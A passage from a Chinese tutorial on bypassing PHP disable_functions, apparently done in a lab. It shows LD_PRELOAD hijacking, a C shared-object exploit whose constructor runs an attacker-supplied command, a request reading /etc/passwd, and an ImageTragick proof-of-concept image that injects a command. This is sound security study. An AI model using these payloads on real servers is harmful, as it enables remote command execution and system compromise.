LD_PRELOAD=/root/disablefunc/getuid_meetsec.so ‘which id‘
```

先加载我们写的 so 文件

```
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
uid=0(root) gid=0(root) 组=0(root)
 ⚡ root@YouXiu  ~
```



我这环境有点问题，所以会重复多次执行新增的语句。

当然你也可以这样执行：

```
export LD_PRELOAD="./getuid_meetsec.so"id
```

效果一样，不过非常可怕的事情发生了，此时所有系统命令都会加载本 so，执行命令速度无比缓慢。

```
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
        linux-vdso.so.1 (0x00007ffef05af000)
        /root/disablefunc/getuid_meetsec.so (0x00007fbdd20b6000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fbdd1e62000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fbdd1ca1000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fbdd1c2d000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fbdd1c28000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fbdd20c9000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fb
 ⚡ root@YouXiu  ~
```



想要复原的话很简单。

```
✘ ⚡ root@YouXiu  ~/disablefunc  export LD_PRELOAD=NULL
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
 ⚡ root@YouXiu  ~/disablefunc  echo $LD_PRELOAD
NULL
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
 ⚡ root@YouXiu  ~/disablefunc  ldd `which id`
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
        linux-vdso.so.1 (0x00007ffc8b5f5000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f5a71bae000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5a719ed000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f5a71979000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f5a71974000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f5a71e10000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f5a71953000)
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object fi
 ⚡ root@YouXiu  ~/disablefunc
```



export LD_PRELOAD=NULL

顺便一提，如果执行完上面语句以后敲任意命令都有其它语句跟随输出，此时重启系统可恢复正常。

## php 和 LD_PRELOAD

上面主要从 linux 系统层面介绍了一下 LD_PRELOAD 的含义和用法，那么和 php 有啥关系呢？

有的，因为很多 php 函数是可以启动新进程的，一旦启动了新进程必然涉及调用系统 API，同时 php 基于 C 语言开发，linux 同样基于 C 语言开发，所以两者在函数实现上有相同之处。

所以我们要做的遍历 php 自带的函数，看看有多少是可以启动新进程的，当然启动的方式还不能是 exec,system,passthru 等这种方式的。

原文作者 yangyangwithgnu 通过耐心寻找终于发现了 php 中的 mail 函数在运行时可以通过 execve 启用新进程。

*strace -f php mail.php 2>&1 |grep -A2 -B2 execve*

```
 ⚡ root@YouXiu  ~/disablefunc  strace -f php mail.php 2>&1 |grep -A2 -B2 execve
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
execve("/usr/bin/php", ["php", "mail.php"], 0x7ffc1a134c40 /* 28 vars */) = 0
brk(NULL)                               = 0x556099fd9000
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
--
[pid 72533] wait4(72534,  <unfinished ...>
[pid 72534] dup2(3, 0)                  = 0
[pid 72534] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x556099feae70 /* 28 vars */) = 0
[pid 72534] brk(NULL)                   = 0x55b0a5490000
[pid 72534] openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
--
child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x7fc164a3f850) = 72535
[pid 72534] wait4(-1,  <unfinished ...>
[pid 72535] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x55b0a5490908 /* 28 vars */) = 0
[pid 72535] brk(NULL)                   = 0x55a9fb2a9000
[pid 72535] openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
--
```



我们在 php 中可以使用 putenv 函数提前加载我们写好的 so 文件。

putenv("LD_PRELOAD=/root/disablefunc/getuid_meetsec.so");

```
✘ ⚡ root@YouXiu  ~/disablefunc  cat mail.php
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
<?php
        putenv("LD_PRELOAD=/root/disablefunc/getuid_meetsec.so");
        mail("a","b","c","d");
?>
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared obj
 ⚡ root@YouXiu  ~/disablefunc
```



```
✘ ⚡ root@YouXiu  ~/disablefunc  php mail.php|more
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
```



好了，说到这里，基本命令执行的思路就有了。

我们可以先创建一个可执行命令的 so 文件再编写一个 php 文件引用我们的 so 文件

当然 so 文件的来源自然是要先用 c 源码文件编译得到，而且最好是不依赖于操作系统环境的共享库。

不过这里还是有一个问题，c 源码中的，我们去劫持哪个函数呢？上面是以 php 的 mail 函数为例劫持通过启动新进程劫持 getuid 函数，但从 strace 命令的结果看。

mail 函数的使用依赖于系统中存在的 sendmail 命令

但是不一定系统中启用了 sendmail 甚至可能根本没有安装，如果是这样的话，我们就无法通过 mail--sendmail--getuid 这条链路实现函数劫持。


所以我们更应该考虑的不是劫持某个函数，而应考虑劫持共享对象，这里直接引用作者原文描述：

回到 LD_PRELOAD 本身，系统通过它预先加载共享对象，如果能找到一个方式，在加载时就执行代码，而不用考虑劫持某一系统函数，那我就完全可以不依赖 sendmail 了。这种场景与 C++ 的构造函数简直神似！几经搜索后了解到，GCC 有个 C 语言扩展修饰符 __attribute__((constructor))，可以让由它修饰的函数在 main() 之前执行，若它出现在共享对象中时，那么一旦共享对象被系统加载，立即将执行 __attribute__((constructor)) 修饰的函数。

非常 nice 的知识点，放弃劫持单一函数，转投关注通用性更强的共享对象，这才是本篇教程的核心点！

这也是为什么教程的标题叫做 无需 sendmail：巧用 LD_PRELOAD 突破 disable_functions 正是基于以上思路，作者给出了配套了 php 小马和 c 源码项目源码。

*bypass_disablefunc.php*




bypass_disablefunc.php 提供三个 GET 参数。

1. cmd 参数，待执行的系统命令 ( 如 pwd);2. outpath 参数，保存命令执行输出结果的文件路径 ( 如 /tmp/xx)，便于在页面上显示，另外关于该参数，你应注意 web 是否有读写权限、web 是否可跨目录访问、文件将被覆盖和删除等几点 ;3. sopath 参数，指定劫持系统函数的共享对象的绝对路径 ( 如 /var/www/bypass_disablefunc_x64.so)，另外关于该参数，你应注意 web 是否可跨目录访问到它。此外，bypass_disablefunc.php 拼接命令和输出路径成为完整的命令行，所以你不用在 cmd 参数中重定向了：$evil_cmdline = $cmd . " > " . $out_path . " 2>&1";

同时，通过环境变量 EVILCMDLINE 向 bypassdisablefunc_x64.so 传递具体执行的命令行信息：

*putenv("EVIL_CMDLINE=" . $evil_cmdline);*

*bypass_disablefunc.c*

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

extern char** environ;

__attribute__ ((__constructor__)) void preload (void)
{
    // get command line options and arg
    const char* cmdline = getenv("EVIL_CMDLINE");

    // unset environment variable LD_PRELOAD.
    // unsetenv("LD_PRELOAD") no effect on some
    // distribution (e.g., centos), I need crafty trick.
    int i;
    for (i = 0; environ[i]; ++i) {
            if (strstr(environ[i], "LD_PRELOAD")) {
                    environ[i][0] = '\0';
            }
    }

    // executive command
    system(cmdline);
```


如果你是一个细心的人你会发现这里的 bypassdisablefunc.c( 来自 github) 和教程中提及的不一样，多出了使用 for 循环修改 LDPRELOAD 的首个字符改成 \0，如果你略微了解 C 语言就会知道 \0 是 C 语言字符串结束标记，原因注释里有：unsetenv("LDPRELOAD") 在某些 Linux 发行版不一定生效 ( 如 CentOS)，这样一个小动作能够让系统原有的 LDPRELOAD 环境变量自动失效。

然后从环境变量 EVILCMDLINE 中接收 bypassdisablefunc.php 传递过来的待执行的命令行。

用命令 gcc -shared -fPICbypassdisablefunc.c -o bypassdisablefuncx64.so 将 bypassdisablefunc.c 编译为共享对象 bypassdisablefuncx64.so：

要根据目标架构编译成不同版本，在 x64 的环境中编译，若不带编译选项则默认为 x64，若要编译成 x86 架构需要加上 -m32 选项。

然后我们使用蚁剑把相关文件上传到咱们的 web 目录下。



ok，测试一下效果哈

http://192.168.248.140:8888/bypassdisablefunc.php?cmd=cat%20/etc/passwd&outpath=/tmp/xx&sopath=/root/disablefunc/bypassdisablefunc_x64.so

192.168.248.140:8888/bypass_disablefunc.php?cmd=cat%20/etc/passwd&outpath=/tmp/xx&sopath=/root/disablefunc/bypass_disablefunc_x64.so

**example**: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so

**cmdline**: cat /etc/passwd > /tmp/xx 2>&1

**output**:
```
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
Debian-exim:x:105:110::/var/spool/exim4:/usr/sbin/nologin
uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
```

# 绕过 php 的 disable_functions（中篇）

上篇主要讲解了利用环境变量 LD_PRELOAD 劫持系统函数，通过加载恶意 so 达到执行系统命令的效果。

在写上篇的教程过程中，还遇到了多个关于绕过 disable_functions 的新姿势，预估了一下篇幅，感觉还是需要中篇和下篇两个才能写完。

中篇的教程主要是讲下上次提到的另外一种姿势：

后端组件漏洞 (imagemagick、GhostScript 和 bash shellshock)

在写这篇教程的过程中，还非常 NB 地误执行了 rm -rf /*，导致陪伴我多年的 Kali 彻底 GG，所以少用危险命令，多做备份真的很重要，血泪教训。

## ImageMagick

### ImageMagick 简介

ImageMagick 是一个免费的创建、编辑、合成图片的软件。它可以读取、转换、写入多种格式的图片。图片切割、颜色替换、各种效果的应用，图片的旋转、组合，文本，直线，多边形，椭圆，曲线，附加到图片伸展旋转。ImageMagick 是免费软件：全部源码开放，可以自由使用，复制，修改，发布，它遵守 GPL 许可协议，可以运行于大多数的操作系统，ImageMagick 的大多数功能的使用都来源于命令行工具。

通常来说，它可以支持以下程序语言： Perl, C, C++, Python, PHP, Ruby, Java; 现成的 ImageMagick 接口 (PerlMagick, Magick++, PythonMagick, MagickWand for PHP, RubyMagick, and JMagick) 是可利用的。这使得自动的动态的修改创建图片变为可能。

许多网站开发者喜爱使用 ImageMagick 拓展来做 web 上的图片处理工作 , 比如用户头像生成、图片编辑等。比如 php 有 IMagick、MagickWand for PHP 、phMagick 等 ImageMagick 拓展库 ,java 有 JMagick,python 有 PythonMagick、Wand 等拓展库。

简而言之，ImageMagick 是一款广泛流行的图像处理软件，有无数的网站使用它来进行图像处理。

而网络中图像上传和处理的地方还是非常多的，比如头像上传、图像识别、图片编辑等，可能均会使用到 ImageMagick


ImageMagick 漏洞 (CVE-2016-3714)

ImageMagick 漏洞 (CVE-2016-3714)

其实 ImageMagick 历年来的漏洞还是不少的，当然最出名的自然还是远程命令执行漏洞 ImageTragick(CVE-2016-3714)。

漏洞的利用过程非常简单，只要将精心构造的图片上传至使用漏洞版本的 ImageMagick，ImageMagick 会自动对其格式进行转换，转换过程中就会执行攻击者插入在图片中的命令。因此很多具有头像上传、图片转换、图片编辑等具备图片上传功能的网站都可能会中招。

该漏洞影响的版本如下：

影响版本范围：ImageMagick6.5.7-8 2012-08-17ImageMagick6.7.7-10 2014-03-06 低版本至 6.9.3-9 released 2016-04-30

这个漏洞当时可以引起了一片血雨腥风，我印象比较深刻的是当时映客直播网站存在这个漏洞，白帽子提交到 wooyun 以后，


那令人震撼的回复：

利用的 poc.png 其实很简单。

关于该漏洞，最常用的 POC 如下，核心在于第三行，括号中为任意一个 https 网站 url，后面跟想要执行的命令。

push graphic-contextviewbox 0 0 640 480fill 'url(https://evalbug.com/"|ls -la")'pop graphic-context

制作内容为这样的文件，后缀改成 png，然后上传到图片上传点就可以了。

## 漏洞复现

先交代一下主机环境：

主机 IP：192.168.248.141ImageMagick 版本：ImageMagick-6.7.9-10 操作系统：CentOS 6.5

这个还是 2 年前复现的环境，当时写了一个简单的小 demo，写了一个 image.php，处理上传上来的图片，把它缩小。



核心代码主要是这部分：

```
<?php
// Location to upload main image:
$mainDir = $_SERVER['DOCUMENT_ROOT'].'/images/l/';
// Location to create the thumb image:
$smalDir = $_SERVER['DOCUMENT_ROOT'].'/images/s/';
// Command to use:
$command = '/usr/local/bin/convert'; //根据实际情况调整
// Thumbnail width:
$size = 210;
// Make sure we have an image:
if(isset($_POST['submit'])){
if($_FILES['photo']['tmp_name']){
$name = $_FILES['photo']['name'];
$uploadfile = $mainDir . $name;
move_uploaded_file($_FILES['photo']['tmp_name'], $uploadfile);
$lrgImg = $mainDir . $name;
$smlImg = $smalDir . $name;
$imageMagick = $command . " '". $lrgImg . "' -resize '$size' '" . $smlImg . "'";
shell_exec($imageMagick);
//exec($imageMagick);

}
header("Location: /image.php");
exit;
}else{
?>
```


其实主要是调用 imagemagick 自带的 convert 命令，拼接得到了一个 linux 命令，然后通过 php 的 shell_exec 执行，其实并没有用到 imagick 类，所以不需要安装 php-imagick 拓展。

效果就是图片传上去会变成缩略图。


好了，接下来就是构造 poc.png 了。




非常简单，想要执行的命令直接就是反弹 shell 到我的远端服务器的 8888 端口




好了上传上去，远端服务器开启 8888 端口监听，页面一直在加载中。

可以看到，反弹 shell 成功啦，命令可以成功执行 ~

看到这里你可能会说，你这是什么鬼？明明是通过 shellexec 执行的操作系统 convert 命令，绕过了毛线 disable_functions?!!

咳咳，确实是这样，这里只是单纯复现了一下 ImageTragick(CVE-2016-3714) 这个漏洞哈，因为懒得搭建环境了，见谅 ~

这里真的想复现绕过 disable_functions 正确姿势应该是这样的：

1. 安装漏洞版本的 imagemagick;

2. 安装 php-imagick 拓展并在 php.ini 中启用；

3. 编写 php 通过 newImagick 对象的方式来处理图片等格式文件；

说来比较简单的，真正复现的时候还是会有一些坑的，这里可以绕过的原因是 Imagick 类提供多种图片处理的方法，当传入图片等格式文件后，imagemagick 会根据代码逻辑自动调用自身 api 方法处理，不需要直接在 php 代码中写命令执行的语句来处理文件。

大致代码如下：

```
$code = new Imagick( '被覆盖图片路径');
$codePro = $code->getImageGeometry();
$codeWidth = $codePro['width'];
$codeHeight = $codePro['height'];

$codeLogo = new Imagick( '覆盖图片路径' );
$codeLogo->thumbnailImage(300,300);
$codeLogo->roundCorners( 300, 300 ); // radio 圆角处理
$code->compositeImage( $codeLogo, imagick::COMPOSITE_DEFAULT , ( $codeWidth - 300)/2, (
$codeHeight - 300 )/2 );
header("Content-Type: image/{$image->getImageFormat()}");
echo $image->getImageBlob( );
```

可以看到里面并没有诸如 shellexec、system、exec 这种简单粗暴的处理方式，所以这就是利用 imagemagick 绕过 disable_functions 的方法，好了这个漏洞就不再手动复现了，有兴趣的小伙伴自己尝试一下哈 ~

## GhostScript

### （1）GhostScript 简介

Ghostscript 是一款 Adobe PostScript 语言的解释器软件。可对 PostScript 语言进行绘图，支持 PS 与 PDF 互相转换。目前大多数 Linux 发行版中都默认安装。

GhostScript 其实和 ImageMagick 的关系非常密切，GhostScript 被许多图片处理库所使用，如 ImageMagick、Python PIL 等，默认情况下这些库会根据图片的内容将其分发给不同的处理方法，其中就包括 GhostScript。

说这么多有点抽象啊，我们看下 ImageMagick 官网是怎么说的。

ImageMagick 文件格式参考表 (https://imagemagick.org/script/formats.php)

安全 | https://imagemagick.org/script/formats.php

Home Download Tools Command-line Resources Develop Community

| | | | |
|---|---|---|---|
| EPDF | RW | Encapsulated Portable Document Format | |
| EPI | RW | Adobe Encapsulated PostScript Interchange format | Requires Ghostscript to read. |
| EPS | RW | Adobe Encapsulated PostScript | Requires Ghostscript to read. |
| EPS2 | W | Adobe Level II Encapsulated PostScript | Requires Ghostscript to read. |
| EPS3 | W | Adobe Level III Encapsulated PostScript | Requires Ghostscript to read. |

所以当 ImageMagick 处理到以下 12 种格式的文件时，会调用 GhostScript 库进行处理：EPI、EPS、EPS2、EPS3、EPSF、EPSI、EPT、PS、PS2、PS3、PS4、PDF。

（2）GhostScript 漏洞

| 开始日期 | 截止日期 | 完成百分比 | 状态 | 应急漏洞 |
|---|---|---|---|---|
| 2018/1/5 | 2018/1/5 | 100% | ✔ | Meltdown(熔毁)和Spectre(幽灵)漏洞 |
| 2018/1/11 | 2018/1/12 | 100% | ✔ | JackSon-databind&spring RCE漏洞 |
| 2018/1/31 | 2018/1/31 | 100% | ✔ | PHP libgd DOS漏洞 |
| 2018/4/18 | 2018/4/18 | 100% | ✔ | Weblogic 反序列化漏洞（CVE-2018-2628） |
| 2018/5/25 | 2018/5/25 | 100% | ✔ | Hadoop Yarn资源管理系统未授权访问漏洞 |
| 2018/7/18 | 2018/7/18 | 100% | ✔ | Weblogic 反序列化漏洞（CVE-2018-2893） |
| 2018/7/25 | 2018/7/25 | 100% | ✔ | Jenkins未授权用户重置部分全局配置（CVE-2018-1999001) |
| 2018/8/15 | 2018/8/15 | 100% | ✔ | Microsoft Exchange Server 远程代码执行漏洞（CVE-2018 |
| 2018/8/22 | 2018/8/22 | 100% | ✔ | Struts2远程代码执行漏洞(S2-057) |
| 2018/8/22 | 2018/8/22 | 100% | ✔ | GhostScript沙箱绕过（命令执行）漏洞 |
| 2018/9/12 | 2018/9/12 | 100% | ✔ | IBM WebSphere Application Server远程代码执行漏洞 CVE |
| 2018/10/18 | 2018/10/18 | 100% | ✔ | Weblogic 反序列化漏洞（CVE-2018-3245） |
| 2018/11/22 | 2018/11/22 | 100% | ✔ | GhostScript沙箱绕过（命令执行）漏洞V1.1 |
| 2018/12/6 | 2018/12/6 | 100% | ✔ | Jenkins 非预期方法调用漏洞 |



关于 GhostScript 的漏洞，在去年应急的时候，已经处理了不下两回，全是安全沙箱绕过命令执行漏洞。

比如说 2018 年 8 月那次应急：

8 月 21 日，Google 安全研究员 Tavis Ormandy 披露了多个 GhostScript 的漏洞，通过在图片中构造恶意 PostScript 脚本，可以绕过 SAFER 安全沙箱，从而造成命令执行、文件读取、文件删除等漏洞，其根本原因是 GhostScript 解析 restore 命令时，会暂时将参数 LockSafetyParams 设置为 False，从而关闭 SAFER 模式。

影响版本：version <= 9.23

